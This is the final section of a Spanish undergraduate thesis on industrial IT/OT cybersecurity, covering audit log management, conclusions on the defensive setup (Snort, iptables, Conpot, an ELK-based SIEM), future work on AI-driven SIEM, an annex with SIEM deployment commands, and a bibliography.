A la hora de analizar incidentes de seguridad IT, en algunas compañías, los analistas se encuentran con que los procedimientos de logueo son inadecuados complicando así la tarea de encontrar el origen y el impacto de los incidentes de seguridad. Tras muchos incidentes en compañías IT, se obtiene como conclusión la idea de que el logueo es vital en el campo de la ciberdefensa, ya que con él se puede conseguir identificar posibles incidentes de seguridad IT.

Pero no solo basta con llevar el logueo, también es importante revisar dicho log de forma habitual ya sea de manera manual o automática.

CIS Control 8: Audit Log Management

CIS Control 8 [13] al igual que RFC 6302 [39] recoge recomendaciones para un correcto seguimiento del tráfico de la red mediante el uso de logs. Ya pudo verse en el RFC 6302 la importancia que tienen los logs a la hora de revisar e incluso detectar un incidente de seguridad IT. Este Control 8 diferencia dos tipos de logs, *System logs* y *Audit logs*

- **System logs:** recogen eventos a nivel de sistema que detallan actualizaciones del sistema y los procesa en fechas de inicio y fin, crasheos, etc. Los logs de sistema son fáciles de habilitar con una configuración muy sencilla.

- **Audit logs:** incluyen eventos a nivel de usuario como inicios de sesión, acceso a un determinado archivo, etc. y lleva más trabajo para configurar que el log a nivel de sistema.

Tanto el *System log* como el *Audit log*, deben encontrarse habilitados en una compañía y es imprescindible que se revisen habitualmente. Los atacantes suelen aprovecharse de esta pasividad con la que cuentan las empresas a la hora de revisar los logs. De esta forma, los atacantes pueden esconder su ubicación, software malicioso, y actividades dentro de las máquinas víctima. No es nada extraño el hecho de que las compañías que no tienden a revisar los logs alberguen contenido malicioso durante meses o incluso años sin tener ningún conocimiento de ello. De esta forma el atacante puede haber tenido acceso no autorizado a los activos de la empresa y haberlo filtrado a terceros.

11. Conclusiones y líneas futuras

11.1. Conclusiones

Con el estudio y resultados obtenidos en el capítulo [7.4] ha sido posible demostrar el cumplimiento de los objetivos planteados para este Trabajo de Fin de Grado. Por lo tanto, **gracias al reconocimiento, detección y análisis asociados a vulnerabilidades de un entorno de Industria 4.0, ha sido posible implementar una prueba de concepto y validarla con una metodología capaz de afrontar y mejorar problemas de ciberseguridad asociados a los riesgos procedentes de ataques sobre activos en redes convergentes IT/OT de un entorno industrial**. Los resultados más relevantes obtenidos en este trabajo vienen recogidos a continuación.

11.1.1. Acercamiento de los entornos IT y OT

Como se ha presentado en este trabajo, el análisis de la ciberseguridad y seguridad de la información en entornos industriales requiere del acercamiento de disciplinas inicialmente separadas como pueden ser la ingeniería y seguridad electrónica e industrial. En estos entornos, se proponen enfoques y metodologías diferentes para la consecución de los objetivos en seguridad, los cuales tienen facilidad para caer en discrepancia en el acercamiento inicial.

Con la implementación de una prueba de concepto sobre un entorno experimental virtualizado que simule flujos de control y operación (PLC y SCADA). Como resultado ha sido posible generar conocimiento sobre ciberseguridad industrial apoyada por metodologías convergentes IT/OT en base al nuevo contexto tecnológico y de automatización de la Industria 4.0.

11.1.2. Hacking Ético

En las fases de ataque tanto a la parte IT como OT, se trató de seguir los procedimientos de hacking ético que se utilizan en el mundo real en el sector de la ciberseguridad y que pude ver en primera persona en la Fundación CIDAUT. Se decidió utilizar el framework de Hacking Ético en cinco fases ya que se adapta a la perfección con los requisitos de este trabajo aunque también pude conocer otros modelos de ataque como MITRE ATT&CK [1], Cyber Kill Chain [2], NIST Cybersecurity Framework [3], etc.

[1] https://attack.mitre.org/
[2] https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
[3] https://www.nist.gov/itl/smallbusinesscyber/nist-cybersecurity-framework-0

Durante esta fase de ataque, se realizó una demostración de ataques sobre vulnerabilidades en entornos OT así como una mención del impacto que pueden provocar este tipo de ataques no solo para el decremento de la producción sino también para la seguridad de los trabajadores involucrados en la planta industrial afectada.

11.1.3. Medidas defensivas y manejo de eventos

A partir del análisis forense realizado, donde se analizó el tráfico de la red durante las fases de escaneo y ataque, se pudieron desplegar medidas que consiguieron defender a la red interna de manera efectiva, tanto al entorno IT (Apache HTTP Server) como al OT (IDS, IPS, Honeypot). Todo este proceso se realizó a partir de herramientas de código abierto reconocidas en la comunidad (Snort, Socat, Iptables, Conpot) y que podrían ser perfectamente adaptadas y utilizadas por una compañía real que contara con un entorno similar al planteado en este trabajo.

Destacar también el despliegue de un SIEM con motor de alertas (ELK Stack + ElastAlert2) que podría utilizarse para monitorizar y gestionar los eventos de toda la red interna de una compañía real.

11.1.4. Ciberseguridad industrial en crecimiento

Con respecto a la situación más reciente en el mundo real, el siguiente estudio realizado por Fortinet [21], las compañías están convirtiendo la ciberseguridad en los entornos OT, en una prioridad. Esta es una tendencia importante y necesaria ya que el 75 % de las empresas que participaron en el estudio mencionado anteriormente, tuvieron que lidiar con al menos un ciberataque en los 12 meses previos a la encuesta. El estudio asegura que la ciberseguridad OT se encuentra mejorando y en un proceso de madurez, y los incidentes parecen estar decrementando. De la misma manera, los riesgos asociados con incidentes OT están siendo más aparentes en los eventos mundiales. Además, las empresas están siendo más agresivas en su postura de seguridad OT, y los equipos IT están empezando a ser involucrados en redes industriales.

Se interpreta entonces, una mejora a nivel global en cuanto a las soluciones de ciberseguridad OT. La ciberseguridad de tecnología operativa, la propiedad, y el riesgo e implementación de soluciones de seguridad están madurando y generando un impacto. Sin embargo, todavía existe un largo camino para la mayoría de las compañías para conseguir protegerse contra las técnicas de ataques y malware más comunes, como el ransomware.

11.2. Líneas futuras

En este apartado, se recogen líneas de investigación que no han sido posibles de incluir en este TFG pero que sin embargo, podrían llegar a ser implementadas de no ser por la alta complejidad temporal que requieren. Todo buen trabajo tiene un margen de avance o mejora, y este TFG no es menos, en un mundo como la ciberseguridad hay que estar constantemente actualizado y al tanto de los avances más recientes.

La Inteligencia Artificial (IA) está avanzando año tras año y era de esperar que se hiciera un hueco en el sector de la ciberseguridad tarde o temprano. En los últimos años, empezaron a integrarse técnicas de IA como *machine learning* y *deep learning* en las herramientas SOC, entre las que se encuentran los conocidos como **AI-Driven SOAR** y **AI-Driven SIEM**. Este tipo de tecnología podría llegar a ser implementado en el SIEM desplegado en el entorno experimental de esta tesis, de no ser por el tiempo y los recursos que se requieren para ello.

11.2.1. AI-Driven SIEM

En el apartado [10.3] ya se vio lo que era un SIEM y lo importante que es para una compañía que pretende mantener sus activos seguros. Estos SIEM pueden ser notablemente mejorados mediante la utilización de algoritmos de Inteligencia Artificial y machine learning consiguiéndose una mejora en la detección y resolución de incidentes.

El paper [77] recoge información interesante sobre los AI-Driven SIEM, el autor asegura que estos sistemas se basan en cuatro componentes como se observa en la siguiente imagen.




Figura 11.1: Componentes de un AI-Driven SIEM. Fuente: [77]

Agregación de datos, normalización y enriquecimiento

- **Agregación de datos:** en ciberseguridad, la agregación de datos se refiere a un amplia colección de datos de seguridad procedentes de diferentes fuentes como dispositivos de red, servidores, aplicaciones, etc. Este conjunto de datos incluye logs, eventos de datos, inteligencia de amenazas, y demás información relacionada con la seguridad. El objetivo es compilar un repositorio comprensivo que ofrezca una visión general de la postura de seguridad de la organización.
- **Normalización:** una vez que se recolectan los datos, comienza el proceso de normalización, buscando una estandarización de los diversos formatos de información en un solo formato uniforme. De esta manera, se asegura que el AI-Driven SIEM podrá interpretar y correlar los datos independientemente de su formato origen.
- **Enriquecimiento:** es el proceso con el que se pretende mejorar aún más la información recolectada. Esto se consigue aportando mayor contexto a los datos mediante técnicas de threat intelligence. De esta forma se consigue una mejor calidad, fiabilidad y relevancia sobre el sistema SIEM, aportando una mayor visión a las amenazas de seguridad y vulnerabilidades en las compañías.

Machine learning y reconocimiento de patrones

La integración de machine learning en los sistemas SIEM facilita el aprendizaje de datos de seguridad históricos. Mediante el acceso a datos pasados, estos sistemas detectan patrones, estableciendo un criterio en cuanto al comportamiento "normal" de la red. Este criterio sirve luego como punto de referencia para comparar con los datos de seguridad reales, permitiendo detectar y alertar sobre anomalías que puedan resultar en ciberamenazas.

El reconocimiento de patrones complementa al machine learning permitiendo al SIEM detectar correlaciones entre los logs asociados con patrones de amenaza conocidos o vectores de ataque. Gracias a este reconocimiento de patrones, los AI-Driven SIEM son capaces de identificar posibles amenazas casi en tiempo real, permitiendo así, un mayor margen de respuesta ante el incidente.

Automatización de respuesta ante incidentes

En el momento que se detecta una amenaza o brecha de seguridad, es vital que se produzca una respuesta eficiente para reducir el impacto. Este tipo de SIEM, pueden responder ante este tipo de incidentes mediante la automatización de acciones y respuestas; son capaces de disparar alertas, implementar medidas de respuesta predefinidas e incluso orquestar flujos de respuesta ante incidentes complejos. Este proceso de automatización acelera el proceso de respuesta ante incidentes, minimizando el daño potencial causado por el evento de seguridad en cuestión.

Análisis predictivo

Los AI-Driven SIEM obtienen analíticas predictivas mediante el análisis de conjuntos de datos y patrones de seguridad para anticipar posibles amenazas y vulnerabilidades futuras. De esta manera, las compañías pueden tomar medidas proactivas para asegurar sus datos y sistemas antes de que se materialicen los riesgos de seguridad.

Conclusión

Los AI-Driven SIEM han revolucionado la ciberseguridad, ofreciendo una mayor capacidad en la lucha contra el auge de los ciberataques. Estos sistemas ayudan a los analistas a minimizar la conocida como "fatiga de alertas" mediante el análisis y comparación entre los datos reales y el amplio conjunto de datos históricos recolectados. Por tanto, cada empresa es libre de decidir que sistemas de detección de eventos de seguridad les conviene; no hay que olvidar que los AI-Driven SIEM requieren una alta complejidad y coste por lo que puede que no sea el elegido por la mayoría de compañías. Lo que no se puede negar es que se trata de una aproximación muy novedosa y que se encontrará presente durante los próximos años entre los sistemas de detección de seguridad más sofisticados.

12. Anexo

12.1. Despliegue del SIEM

El despliegue del SIEM se realizó sobre M4-ROUTER, bajo una Distribución Linux. Resultó de gran ayuda el siguiente artículo [16] con el que se consiguió el despliegue de ELK Stack (Elasticsearch, Logstash y Kibana) en la versión 7.17.20. Lo siguiente a realizar fue la creación de un índice donde quedarían capturados los eventos, para ello se exportó la plantilla de Filebeat con el siguiente comando.

```
(root@router) -[~]
$ filebeat export template --es.version 7.17.20 > template.json
```

Extracto de código 12.1: Exportación de plantilla Filebeat

La creación del index se realizó a través de la sección Dev Tools en Elasticsearch donde se metió el contenido de template.json a través de la operación PUT. El resultado puede verse a continuación.




Figura 12.1: Index snort-1 creado

Hubo que especificar también a Filebeat la ubicación del fichero de log de Snort. Para ello habría que añadir el siguiente código al fichero /etc/filebeat/filebeat.yml.

```
- type: log
  enabled: true
  paths:
    - /var/log/snort/alert.fast
  fields:
    - event.type: snort
```

Extracto de código 12.2: Logueo del fichero alert.fast de Snort

De esta forma Filebeat capturaría los eventos logueados en el fichero /var/log/snort/alert.fast y los guardaría en el índice *snort-1*. Posteriormente, se creó un index pattern con valor "snort-*" para poder ver los resultados en la sección *Discover* de Kibana.

Lo último que era necesario fue habilitar el módulo de Snort de Filebeat para conseguir que se procesen las alertas de Snort que se albergan en los logs. Este módulo, gracias a el procesado que utiliza, hará que el estudio y la monitorización sea más sencilla para los analistas. Para habilitar el módulo se introdujo el siguiente comando por la terminal.

```
filebeat modules enable snort
```

Extracto de código 12.3: Activación del módulo de Snort en Filebeat

Ya estaría entonces el despliegue completo de ELK Stack con Filebeat leyendo las alertas que va lanzando Snort.

12.2. Script *alert.py*

```
import argparse
from termcolor import colored

parser = argparse.ArgumentParser(description="Print elasticsearch
    alert message field")
parser.add_argument("--message", help="Message field")
args = parser.parse_args()
symbol = colored("[*]", "green", attrs=["bold"])
print("%s %s" % (symbol, args.message))
```

Extracto de código 12.4: Script *alert.py*

Bibliografía

[1] @anibal.marsden, "Why Cybersecurity Experts Recommend Using VPNs: a Deep Dive Into Online Privacy," *medium.com*, feb 2024.

[2] @anirbanbh, "Identity and Access Management Basic Concepts," *medium.com*, jun 2023.

[3] Apache Software Foundation, "Configuring Guacamole | Apache Guacamole Manual v1.5.4," visitado: 15, feb. 2024. [Online]. Available: https://guacamole.apache.org/doc/gug/configuring-guacamole.html

[4] ——, "Apache Guacamole," feb 2024, versión: 1.5.4. [Online]. Available: https://guacamole.apache.org/

[5] ——, "Apache HTTP Server (httpd)," mar 2024, versión: 2.4.58. [Online]. Available: https://httpd.apache.org/

[6] ——, "Apache Tomcat," feb 2024, versión: 8.0.1. [Online]. Available: https://tomcat.apache.org/

[7] S. Arora, "Explore The 5 Phases of Ethical Hacking," *simplilearn.com*, oct 2023, visitado: 19, mar. 2024. [Online]. Available: https://www.simplilearn.com/phases-of-ethical-hacking-article

[8] Canonical Ltd., "Ubuntu Desktop," feb 2024, versión: 20.04.1 LTS. [Online]. Available: https://ubuntu.com/

[9] @carlospolop, "MSFVenom - CheatSheet," *https://book.hacktricks.xyz/*, feb 2024, visitado: 20, feb. 2024. [Online]. Available: https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/msfvenom

[10] CGI, "Industry 4.0 and OT security," visitado: 21, mar. 2024. [Online]. Available: https://www.cgi.com/sites/default/files/2020-08/industry-4.0-cybersecurity-methodology-en.pdf

[11] Check Point Software Technologies Ltd., "Purdue Model for ICS Security," *checkpoint.com*, 2022, visitado: 21, mar. 2024. [Online]. Available: https://www.checkpoint.com/cyber-hub/network-security/what-is-industrial-control-systems-ics-security/purdue-model-for-ics-security/

[12] CIS, "CIS Benchmarks List," 2000, visitado: 03, apr. 2024. [Online]. Available: https://www.cisecurity.org/cis-benchmarks

[13] ——, "CIS Control 8: Audit Log Management," may 2021, visitado: 03, apr. 2024. [Online]. Available: https://controls-assessment-specification.readthedocs.io/en/stable/control-8/index.html

[14] Comisión Europea, "NIS2," jul 2016, visitado: 22, mar. 2024. [Online]. Available: https://administracionelectronica.gob.es/pae_Home/pae_Actualidad/pae_Noticias/Anio2023/Enero/

Noticia-2023-01-09-Publicada-la-Directiva-NIS2-relativa-a-medidas-de-ciberseguridad.html

[15] T. M. Corporation, "Offensive-pentesting-host," Github, apr 2023. [Online]. Available: https://github.com/mitre/caldera-ot

[16] @cybertoolguardian, "What is ELK and Installing ELK stack (elasticsearch, logstash, kibana) in Ubuntu," *medium.com*, sep 2023.

[17] T. Deneut, "icssploit," Github, mar 2021. [Online]. Available: https://github.com/tijldeneut/icssploit

[18] Digital Bond, "s7-enumerate.nse," sep 2015, commit: f3ecc6f. [Online]. Available: https://github.com/digitalbond/Redpoint/blob/master/s7-enumerate.nse

[19] Docker Inc., "Docker Compose," feb 2024, versión: 1.29.2. [Online]. Available: https://docs.docker.com/compose/

[20] E. Etheridge, "Cybersecurity in Industry 4.0: Why manufacturing bears a quarter of all cyberattacks," feb 2024, visitado: 12, apr. 2024. [Online]. Available: https://www.dataguard.co.uk/blog/cyber-security-in-manufacturing-industry#:~:text=In%202023%2C%20the%20global%20average,exposes%20them%20to%20cyber%20risks.

[21] Fortinet, "2023 State of Operational Technology and Cybersecurity Report," may 2023, visitado: 04, apr. 2024. [Online]. Available: https://www.fortinet.com/content/dam/fortinet/assets/reports/report-state-ot-cybersecurity.pdf

[22] ——, "A Solution Guide to Operational Technology Cybersecurity," 2023, visitado: 20, mar. 2024. [Online]. Available: https://www.fortinet.com/content/dam/fortinet/assets/white-papers/wp-solution-guide-to-ot-cybersecurity.pdf

[23] Fundación CIDAUT, "ARISTEO: Ciberseguridad industrial para la extracción de inteligencia y detección proactiva de amenazas," *Actas de las VIII Jornadas Nacionales de Investigación en Ciberseguridad*, pp. 139–143, jun 2023. [Online]. Available: https://www.investigo.biblioteca.uvigo.es/xmlui/bitstream/handle/11093/4952/2023_Jornadas_ciberseguridad.pdf?sequence=4&isAllowed=y

[24] Gerald Combs, "Wireshark: Network Analyzer," feb 2024, versión: 3.2.3 (Git v3.2.3 packaged as 3.2.3-1). [Online]. Available: https://www.wireshark.org/

[25] Gerhard Rieger, "Socat," mar 2024, versión: 1.7.3.3. [Online]. Available: https://linux.die.net/man/1/socat

[26] S. Hilt, "enip-info.nse," versión: 1.0. [Online]. Available: https://nmap.org/nsedoc/scripts/enip-info

[27] IBM, "¿Qué son y para qué sirven los SIEM, IDS e IPS?" -, visitado: 04, apr. 2024. [Online]. Available: https://www.incibe.es/empresas/blog/son-y-sirven-los-siem-ids-e-ips

[28] ——, "X-Force Threat Intelligence Index 2024," feb 2024, visitado: 20, mar. 2024. [Online]. Available: https://www.ibm.com/downloads/cas/JVPZ9NB6

[29] IEC, "IEC 61784-2:2014," jul 2014, visitado: 20, mar. 2024. [Online]. Available: https://webstore.iec.ch/publication/5879

[30] ——, "IEC 62443-4-2:2019/COR1:2022," aug 2022, visitado: 21, mar. 2024. [Online]. Available: https://webstore.iec.ch/publication/77193

[31] IETF, "RFC 793," sep 1981, visitado: 20, mar. 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc793

[32] ——, "RFC 894," apr 1984, visitado: 20, mar. 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc894

[33] ——, "RFC 959," oct 1985, visitado: 20, mar. 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc959

[34] ——, "RFC 1006," may 1987, visitado: 20, mar. 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc1006

[35] ——, "RFC 1157," may 1990, visitado: 20, mar. 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc1157

[36] ——, "RFC 1350," jul 1992, visitado: 20, mar. 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc1350

[37] ——, "RFC 2126," mar 1997, visitado: 20, mar. 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc2126

[38] ——, "RFC 2616," jun 1999, visitado: 20, mar. 2024. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc2616

[39] ——, "RFC 6302," jun 2011, visitado: 03, apr. 2024. [Online]. Available: https://www.rfc-editor.org/rfc/rfc6302

[40] E. P. Ignacio, "Estudio y desarrollo de un enfoque de Pentesting para Sistemas de Control Industrial (ICS)," Trabajo Final de Máster, Universidad Abierta de Cataluña, Barcelona, España, jun 2019. [Online]. Available: https://openaccess.uoc.edu/bitstream/10609/96949/6/eperezignTFM0619memoria.pdf

[41] C. Inc., "¿Qué fue el ataque del ransomware WannaCry?" *cloudflare.com*, -, visitado: 22, mar. 2024. [Online]. Available: https://www.cloudflare.com/es-es/learning/security/ransomware/wannacry-ransomware/

[42] INCIBE (INCIBE), "Buenas prácticas en segmentación de redes industriales," *INCIBE-CERT*, may 2023, visitado: 21, mar. 2024. [Online]. Available: https://www.incibe.es/incibe-cert/blog/buenas-practicas-en-segmentacion-de-redes-industriales

[43] Intel, "Intelligent Platform Management Interface Specification Second Generation," apr 2015, visitado: 20, mar. 2024. [Online]. Available: https://www.intel.com/content/dam/www/public/us/en/documents/specification-updates/ipmi-intelligent-platform-mgt-interface-spec-2nd-gen-v2-0-spec-update.pdf

[44] ISA, "ISA99," jan 2007, visitado: 21, mar. 2024. [Online]. Available: https://www.isa.org/standards-and-publications/isa-standards/isa-standards-committees/isa99

[45] ISO, "ISO/IEC 10039:1991," may 1991, visitado: 20, mar. 2024. [Online]. Available: https://www.iso.org/standard/18004.html

[46] ——, "ISO/IEC 8073:1997," aug 1997, visitado: 20, mar. 2024. [Online]. Available: https://www.iso.org/standard/24077.html

[47] ISO/IEC, "ISO 27001," mar 2022, visitado: 22, may. 2024. [Online]. Available: https://www.iso.org/standard/27001

[48] Justin Searle, "plcscan," oct 2015, commit: c3ade10. [Online]. Available: https://github.com/meeas/plcscan

[49] P. Karlsson, "rdp-enum-encryption.nse," versión: 1.0. [Online]. Available: https://nmap.org/nsedoc/scripts/rdp-enum-encryption

[50] l.lefebvre, "mbtget," Github, oct 2014, version: 1.5.0. [Online]. Available: https://github.com/sourceperl/mbtget

[51] Marty Roesch, "Snort," mar 2024, versión: 2.9.7.0 GRE (Build 149). [Online]. Available: https://www.snort.org/

[52] MushMush Foundation, "Conpot," feb 2024, versión: 0.5.2. [Online]. Available: https://github.com/mushorg/conpot

[53] Nathan, "How to install Apache Guacamole on Ubuntu and Debian Cloud Servers," feb 2023, visitado: 16, apr. 2024. [Online]. Available: https://www.layerstack.com/resources/tutorials/How-to-install-Apache-Guacamole-on-Ubuntu-and-Debian

[54] Net-SNMP, "snmpwalk," version: 5.9.4.pre2. [Online]. Available: https://net-snmp.sourceforge.io

[55] Netfilter Core Team, "Iptables," mar 2024, versión: 1.8.4 (legacy). [Online]. Available: https://linux.die.net/man/8/iptables

[56] Nguyen Manh Hung, "Siemens Simatic S7 1200 | CPU Command Module (Metasploit)," visitado: 14, feb. 2024. [Online]. Available: https://www.exploit-db.com/exploits/38964

[57] NIST, "NIST SP 800-82 Rev. 3," sep 2023, visitado: 21, mar. 2024. [Online]. Available: https://csrc.nist.gov/pubs/sp/800/82/r3/final

[58] Nmap Software LLC, "Nmap ("Network Mapper")," feb 2024, versión: 7.94SVN. [Online]. Available: https://nmap.org/

[59] E. R. Núñez, "Análisis, Interpretación y Refuerzo de Ciberseguridad en entornos convergentes hacia la Industria 4.0," Trabajo de Fin de Grado no publicado, Universidad de Valladolid, Valladolid, España, 2021.

[60] Offensive Security, "Exploit Database," visitado: 14, feb. 2024. [Online]. Available: https://www.exploit-db.com

[61] ——, "Kali Linux," feb 2024, versión: 2024.1 6.6.9-1kali1. [Online]. Available: https://www.kali.org/

[62] Openwall, "John the Ripper," may 2019, versión: 1.9.0. [Online]. Available: https://github.com/openwall/john

[63] Oracle and/or its affiliates, "Oracle VM VirtualBox," feb 2024, versión: 7.0.14 r161095 (Qt5.15.2). [Online]. Available: https://www.virtualbox.org/

[64] peewpw, "Tomcat RCE via JSP Upload Bypass," visitado: 02, apr. 2024. [Online]. Available: https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_jsp_upload_bypass/

[65] C. Perta, "ipmi-version.nse," versión: 1.0. [Online]. Available: https://nmap.org/nsedoc/scripts/ipmi-version

[66] Rapid7 Inc., "Metasploit Framework Console," feb 2024, versión: 6.3.55-dev. [Online]. Available: https://www.metasploit.com/

[67] Rockwell Automation Inc., "EtherNet/IP: Industrial Protocol White Paper," oct 2001, visitado: 20, mar. 2024. [Online]. Available: https://literature.rockwellautomation.com/idc/groups/literature/documents/wp/enet-wp001_-en-p.pdf

[68] Scrum.org, "What is scrum?" *scrum.org*, -, visitado: 21, mar. 2024. [Online]. Available: https://www.scrum.org/resources/what-scrum-module

[69] SpeedGuide, "Port 102 (tcp/udp)," visitado: 13, mar. 2024. [Online]. Available: https://www.speedguide.net/port.php?port=102

[70] ——, "Port 44818 (tcp/udp)," visitado: 13, mar. 2024. [Online]. Available: https://www.speedguide.net/port.php?port=44818

[71] ——, "Port 502 (tcp/udp)," visitado: 13, mar. 2024. [Online]. Available: https://www.speedguide.net/port.php?port=502

[72] The MITRE Corporation, "MITRE Caldera," sep 2022, versión: 4.1.0. [Online]. Available: https://caldera.mitre.org/

[73] theralfbrown, "smod-1," Github, feb 2016. [Online]. Available: https://github.com/theralfbrown/smod-1

[74] D. Todorov, "http-title.nse," versión: 1.0. [Online]. Available: https://nmap.org/nsedoc/scripts/http-title

[75] Treadstone Systems, "LibDAQ the Data Acquisition Library," mar 2024, versión: 2.0.7. [Online]. Available: https://github.com/treadstoneproject/libdaq

[76] van Hauser, "Hydra," jun 2023, versión: 9.5. [Online]. Available: https://github.com/vanhauser-thc/thc-hydra

[77] Vinay Dutt Jangampet, "The Rise of The Machines: AI-Driven SIEM User Experience for Enhanced Decision-Making," dec 2021, visitado: 16, apr. 2024. [Online]. Available: https://www.researchgate.net/publication/377303105_The_Rise_of_The_Machines_AI-Driven_SIEM_User_Experience_for_Enhanced_Decision-Making

[78] Wireshark, “S7comm - Wireshark Wiki,” visitado: 20, mar. 2024. [Online]. Available: https://wiki.wireshark.org/S7comm

[79] YELP, “ElastAlert 2,” mar 2024, versión: 2.17.0. [Online]. Available: https://github.com/jertel/elastalert2